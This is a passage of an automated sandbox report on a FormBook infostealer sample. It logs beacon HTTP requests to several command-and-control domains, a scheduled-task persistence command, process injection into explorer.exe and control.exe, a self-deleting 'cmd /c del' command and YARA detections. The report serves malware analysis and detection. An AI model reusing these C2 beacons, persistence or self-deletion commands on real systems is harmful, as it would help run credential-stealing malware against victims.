e3 82 89 e3 81 8b e3 82 89 e5 a4 89 e6 9b b4 e3 83 bb e6 9b b4 e6 96 b0 3c 2f 61 3e e3 82 92 e8 a1 8c e3 81 a3 e3 81 a6 e3 81 8f e3 81 a0 e3 Data Ascii: a3a<!doctype html><html lang="jp"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no"><title>www.cherrybunk.life is Expired or Suspended.</title><link rel="stylesheet" type="text/css" href="style.css"><meta name="robots" content="noindex" />...[if gte IE 9]><style type="text/css">.gradient {filter: none;}</style><![endif]--></head>...<body class="blackboard">--><body class="tokyo1"><img src="https://www.colorfulbox.jp/common/img/bnr/colorfulbox_bnr01.png" alt=""> <img src="img/img01.png" alt=""> www.cherrybunk.life

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49781	99.83.154.118	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:03.618793011 CEST	4138	OUT	GET /vuja/?a6PLdH6=knesP9qPdElwhrsdCBVrK6TYPa8ARfupLdS+O1KjpVkHadf5O3a6XCWpr2FomIuS86ow&SrK0m=8pbLu8l0SV1lo HTTP/1.1 Host: www.d0berman245.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:10:03.777625084 CEST	4138	IN	HTTP/1.1 403 Forbidden Date: Wed, 15 Sep 2021 08:10:03 GMT Content-Type: text/html Content-Length: 146 Connection: close Server: nginx Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49782	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:08.849975109 CEST	4140	OUT	GET /vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=+jKwoP3rxSUE2G3GWZal8U7hYP6reGb39kDXBTdBOy+lOhqfFK02kSVdLKlhCp2Y/9bB HTTP/1.1 Host: www.fraktal.media Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:10:08.965112925 CEST	4141	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 08:10:08 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49787	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:14.066011906 CEST	4161	OUT	GET /vuja/?a6PLdH6=QFFty8wvqhCytrBgHARX2ZkDyAOTnUZPmU5cb5PMMJEj0bAx9fBxVhYMw+XdeJtryV9Z&SrK0m=8pbLu8l0SV1lo HTTP/1.1 Host: www.expertexceleratorchallenge.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:10:14.181255102 CEST	4162	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 08:10:14 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49788	91.195.240.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:19.252830982 CEST	4163	OUT	GET /vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=HiF2JmV2owPq8HevY+6PLH0l3KgiDbtf8XOoOMXvRXgVDxDLxjWebHI9Pw488vMk9ORY HTTP/1.1 Host: www.hellocharmaine.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:19.290005922 CEST	4164	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=utf-8 Location: https://www.hellocharmaine.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=HiF2JmV2owPq8HevY+6PLH0l3KgiDbtf8XOoOMXvRXgVDxDLxjWebHI9Pw488vMk9ORY Date: Wed, 15 Sep 2021 08:10:19 GMT Content-Length: 172 Connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 65 6c 6c 6f 63 68 61 72 6d 61 69 6e 65 2e 63 6f 6d 2f 76 75 6a 61 2f 3f 53 72 4b 30 6d 3d 38 70 62 4c 75 38 6c 30 53 56 31 6c 6f 26 61 6d 70 3b 61 36 50 4c 64 48 36 3d 48 69 46 32 4a 6d 56 32 6f 77 50 71 38 48 65 76 59 2b 36 50 4c 48 30 6c 33 4b 67 69 44 62 74 66 38 58 4f 6f 4f 4d 58 76 52 58 67 56 44 78 44 4c 78 6a 57 65 62 48 49 39 50 77 34 38 38 76 4d 6b 39 4f 52 59 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: Moved Permanently.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49789	103.72.144.19	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:24.818169117 CEST	4165	OUT	GET /vuja/?a6PLdH6=u+wR1aKzpDV/TxGllf2QnEgeBGa/HBhCNRhMkmFjTPYp6U2j3/+A9H921q8yWaN2LpI/&SrK0m=8pbLu8l0SV1lo HTTP/1.1 Host: www.syzhtr.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:10:25.132343054 CEST	4165	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 15 Sep 2021 08:10:24 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49790	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:30.286042929 CEST	4166	OUT	GET /vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=O/mUfy2FFtS6I/aReU4qHel2aPwRekNUtr7VAEKDTW8BEYcE6LKZB1SF0N7UsHI7MTf5 HTTP/1.1 Host: www.tjandamber.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:10:30.401585102 CEST	4166	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 08:10:30 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49791	99.83.154.118	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:40.511245966 CEST	4167	OUT	GET /vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=mvPzLoePd3E50JyZDmieD6pkHjcUl/YW6tCUslk4/nfE0VzZdnTMarol9oC9qsPy2Se0 HTTP/1.1 Host: www.realstylecelebz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:10:40.680717945 CEST	4168	IN	HTTP/1.1 403 Forbidden Date: Wed, 15 Sep 2021 08:10:40 GMT Content-Type: text/html Content-Length: 146 Connection: close Server: nginx Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49792	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:45.754266024 CEST	4169	OUT	GET /vuja/?a6PLdH6=mgzvXufYj6psHtNzSOMfQOc1unGQJGuCHGGdhDQCsGfwe59mkNL58xvD94UsnjjJj5NK&SrK0m=8pbLu8l0SV1lo HTTP/1.1 Host: www.dressmids.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:10:45.871160984 CEST	4169	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 08:10:45 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49793	91.195.240.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 10:10:50.931049109 CEST	4170	OUT	GET /vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=vHKhDfdz3QjyoUuaK0fKX3k6vNUdxhN00gDlJT2hTfXNtdoBfWWdNbHAMnY3fHnn7Aqd HTTP/1.1 Host: www.discomountainkombucha.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 10:10:50.960297108 CEST	4171	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=utf-8 Location: https://www.discomountainkombucha.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=vHKhDfdz3QjyoUuaK0fKX3k6vNUdxhN00gDlJT2hTfXNtdoBfWWdNbHAMnY3fHnn7Aqd Date: Wed, 15 Sep 2021 08:10:50 GMT Content-Length: 179 Connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 69 73 63 6f 6d 6f 75 6e 74 61 69 6e 6b 6f 6d 62 75 63 68 61 2e 63 6f 6d 2f 76 75 6a 61 2f 3f 53 72 4b 30 6d 3d 38 70 62 4c 75 38 6c 30 53 56 31 6c 6f 26 61 6d 70 3b 61 36 50 4c 64 48 36 3d 76 48 4b 68 44 66 64 7a 33 51 6a 79 6f 55 75 61 4b 30 66 4b 58 33 6b 36 76 4e 55 64 78 68 4e 30 30 67 44 6c 4a 54 32 68 54 66 58 4e 74 64 6f 42 66 57 57 64 4e 62 48 41 4d 6e 59 33 66 48 6e 6e 37 41 71 64 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: Moved Permanently.

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: tgamf4XuLa.exe PID: 6056 Parent PID: 852

General

Start time:	10:08:30
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\tgamf4XuLa.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\tgamf4XuLa.exe'
Imagebase:	0x6a0000
File size:	548352 bytes
MD5 hash:	F8146A71DEDC3EEEAA1624D6832C39A4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.237658820.00000000039C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.237658820.00000000039C9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.237658820.00000000039C9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.236856394.00000000029C1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 5080 Parent PID: 6056

General

Start time:	10:08:34
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\HpnpObXJP' /XML 'C:\Users\user\AppData\Local\Temp\tmpEC5E.tmp'
Imagebase:	0x9f0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 4704 Parent PID: 5080

General

Start time:	10:08:35
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: tgamf4XuLa.exe PID: 1956 Parent PID: 6056

General

Start time:	10:08:35
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\tgamf4XuLa.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\tgamf4XuLa.exe
Imagebase:	0x860000
File size:	548352 bytes
MD5 hash:	F8146A71DEDC3EEEAA1624D6832C39A4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.342682536.0000000000D80000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.342682536.0000000000D80000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.342682536.0000000000D80000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.343304464.00000000012B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.343304464.00000000012B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.343304464.00000000012B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.339207093.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.339207093.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.339207093.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3388 Parent PID: 1956

General

Start time:	10:08:38
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.315374095.000000000E2BC000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.315374095.000000000E2BC000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.315374095.000000000E2BC000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.289170372.000000000E2BC000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.289170372.000000000E2BC000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.289170372.000000000E2BC000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: control.exe PID: 6364 Parent PID: 3388

General

Start time:	10:09:17
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0xe60000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.498298801.0000000003320000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.498298801.0000000003320000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.498298801.0000000003320000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.497021542.0000000002EC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.497021542.0000000002EC0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.497021542.0000000002EC0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.503591641.0000000004DA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.503591641.0000000004DA0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.503591641.0000000004DA0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6428 Parent PID: 6364

General

Start time:	10:09:26
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\tgamf4XuLa.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6436 Parent PID: 6428

General

Start time:	10:09:26
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis